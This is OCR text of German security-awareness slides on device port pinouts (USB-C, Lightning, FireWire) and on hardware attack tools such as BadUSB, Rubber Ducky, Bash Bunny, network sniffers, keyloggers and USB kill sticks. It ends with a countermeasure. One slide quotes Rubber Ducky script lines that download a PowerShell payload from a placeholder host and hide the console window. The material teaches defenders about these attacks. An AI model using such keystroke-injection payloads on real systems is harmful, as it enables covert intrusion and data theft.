
- zur Abstimmung mit dem USB-Port des Gerätes

** zur Aufnahme analoge Audio-Signale

Größe der PIN‘s: 0,5 mm (!)

Michael Neuy

Audit | Coaching | Consulting




USB C:


USB C kann bis zu 100 W an Stromleistung (bis zu 20 V bei bis zu 5 A) bereitstellen!
Die Datenleitungen, insbesondere die SBU (A8, B8) und CC (A5, B5) Anschlüsse sind nur für 5 V Datenstrom ausgelegt.

Michael Neuy

Audit | Coaching | Consulting

Lightning – speziell für die Apple /IOS-Welt entwickelt





Der Lightning-Stecker ist asymmetrisch, aber die Buchse beidseitig nutzbar!

1 Masse
2 Daten 0 +
3 Daten 0 -
4 ID 0

5 Strom +
6 Daten 1 -
7 Daten 1 +
8 ID 1

Die Schnittstelle für die Lightning-Stecker ist üblicherweise Thunderbolt (1 – 4)


Michael Neuy

Audit | Coaching | Consulting

FireWire

ist ein Verbindungstyp für schnelle Kommunikation. Ursprünglich für Audio-Daten entworfen, ist er auch für Massendatenspeicher geeignet. Inzwischen nicht mehr aktuell, da USB 3.0 mit schnellen Anschlüssen diese Funktionalität übernommen hat.

Firewire 4-Pol




1 TPB +
2 TPB -
3 TPA +
4 TPA -

Reiner Datenanschluss,
keine Stromversorgung!

TP = Twisted Pair (2-adrige Litze)

Firewire 6-Pol

1 Strom +
2 Strom Masse
3 TPB -
4 TPB +
5 TPA -
6 TPA +




Charakteristisch 12,
Max bis 30 V Versorgungs-spannung

Michael Neuy

Audit | Coaching | Consulting

FireWire

9-polige Variante



1 Daten TPB -
2 Daten TPB +
3 Daten TPA -
4 Daten TPA +

5 Abschirmung A
6 Strom Masse
7 (nicht belegt)
8 Stromversorgung
9 Abschirmung B

Hardware-Angriff über Zusatzkomponenten

Hierzu benötigt der Angreifer nicht im engeren Sinne die Gewalt über die angegriffene Hardware, sondern nur die kurze Gelegenheit, von außen an vorhandene Ports zu gelangen. Diese werden dann zum Einfallstor für Angriffe auf Vertraulichkeit und Integrität.

Die dazu genutzten Hardwarekomponenten sind meist stark miniaturisiert, frei im Internet erhältlich und für den Laien in ihrer Funktion nicht erkennbar. Ihre Tarnung unterläuft ggf. einfache Erkennungsalgorithmen.

Ein Beispiel ist die BadUSB-Technik, die einem Device vortäuscht, dass die angeschlossene Hardware zur Gruppe der Human Interface Devices gehört, aber tatsächlich Infiltration oder Datenabzug betreibt.


Manipulierte Ladekabel,

die neben ihrer normalen Funktionalität auch eine Datenverbindung aufbauen und über einen eigenen WLAN-Zugang verfügen. Die korrumpierende Technik befindet sich im Inneren des USB-Steckers, z.B. USBNinja oder USB Harpoon.

Quelle: https://www.geeky-gadgets.com/usbninja-security-and-penetration-25-06-2020/

USB-Sticks,

die Massenspeicher darstellen und Skripte auf dem Zielrechner ausführen können. Vom Zielrechner werden sie als Human Interface Device (wie Tastatur oder Maus) interpretiert und daher nicht gesperrt. Pseudo-Tastatur-Kommandos werden sehr schnell erzeugt („superhuman speed“) um einen User vorzutäuschen.



USB Rubber Ducky

Michael Neuy

Audit | Coaching | Consulting

Skripte werden einfach codiert und auf dem Zielrechner unmittelbar ausgeführt:

```
STRING $client = new-object Net.WebClient
STRING $client.DownloadFile(„http://[HostIP]:[port
x]/payload.ps1“,“C:\Users\$env:UserName\payload.ps1“)
```

Nachladen aus dem Internet

Dabei versucht der Angreifer, möglichst unauffällig zu bleiben:

```
ALT SPACE
STRING m
LEFTARROW
REPEAT 50
STRING [console]::WindowHeight=1
ENTER
STRING [console]::WindowWidth=1
ENTER
```

Fenster verstecken

USB Rubber Ducky

Quelle: https://sarwiki.informatik.hu-berlin.de/USB:_Rubber_Ducky#Shell_starten

Michael Neuy

Audit | Coaching | Consulting

Mini-Mobilfunk-Modems,

mit Router-Funktionalität, die am USB-Port oder an der Ethernet-Schnittstelle angeschlossen werden und unkontrolliert Daten übermitteln können.

Sie werden im Internet als Hilfsmittel für besondere Situationen dargeboten.
Anbieter-Dokumentation:
3 Modes of Operation

- *Bridge Mode - plug a USB modem into any Ethernet port*
- *Router Mode - provide an Internet connection to an existing network*
- *Virtual Cable - create a secure Ethernet connection between any Internet connected devices*

PocketPORT 2

Michael Neuy

Audit | Coaching | Consulting

Miniaturisierte Ethernet-Logger,

die IP-Pakete abfangen
und zwischenspeichern
können („Man-in-the-Midle“)

Anbieter-Werbung:

“Coupled with cross-platform scripts for Windows, Mac and Linux – or an Android root app – this smart network sniffer enables passive recording or active scanning.”

Plunder Bug


Michael Neuy

Audit | Coaching | Consulting

Miniaturisierte Ethernet-Logger,

die IP-Pakete abfangen und zwischenspeichern können („man-in-the-middle“)

Packet Squirrel (HAK5)




Michael Neuy

Audit | Coaching | Consulting

Bash Bunny II - erweiterte Fähigkeiten:

- NETZWERK-KIDNAPPING
- KEYSTROKE INJECTION
- INTELLIGENTE EXFILTRATION
- DEDIZIERTER SHELL-ZUGANG

Bash Bunny



Michael Neuy

Audit | Coaching | Consulting


Bash Bunny II - erweiterte Fähigkeiten:

- 7-Sekunden-Boot mit einer 8-GB-SSD der Desktop-Klasse
- Quad-Core CPU 1,3 GHz / 1 GB RAM
- MicroSD XC für Ultra-High-Capacity-Exfiltration
- Bluetooth Low Energy für Fernauslöser und Geofencing (Eingrenzung des Standorts)
- Einfacher 3-Wege-Nutzlastschalter und RGB-LED-Anzeige
- Dedizierte, serielle Schnittstelle zu einer entsperrten Root-Shell
- DuckyScript™ .txt-Befehlssprache
- HID-Simulation und gleichzeitig Ethernet-Schnittstelle: Multivektor-Angriff
- Vollständiger LINUX-Rechner, Nutzung von nmap, Responder, Impacket und Metasploit

Miniatur-Boards

mit Prozessor-Unterstützung
zur Emulation von beliebigen Geräten,
dem Zielrechner kann eine
„harmlose“ Komponente vorgetäuscht
werden.

Verkauft werden diese Devices als
Hilfe für Entwickler, die damit die Inter-
aktion mit einem anderen Computer
testen können.



TEENSY 4.0 WITH PINS

Michael Neuy


Audit | Coaching | Consulting

Key- und Screen-Logger,

die Tastaturbewegungen oder Bildschirme abgreifen und aufzeichnen oder senden können.

Zitat des Anbieters auf einer bekannten Verkaufsplattform:


- Mit diesem Gerät können Tastatureingaben über WLAN an einen Zielcomputer gesendet werden.




Michael Neuy

Audit | Coaching | Consulting

USB – Kill-Stick - Funktionsprinzip:






Michael Neuy

Audit | Coaching | Consulting

USB – Kill-Stick - Funktionsprinzip:



Michael Neuy

Audit | Coaching | Consulting


Gegenmaßnahmen

USB – Kill-Stick

Schutz durch eine Z-Diode (Zener), die ab einer bestimmten Spannung den Strom sperrt.

Strom-Impuls
> 200 V

5V - Versorgungsspannung

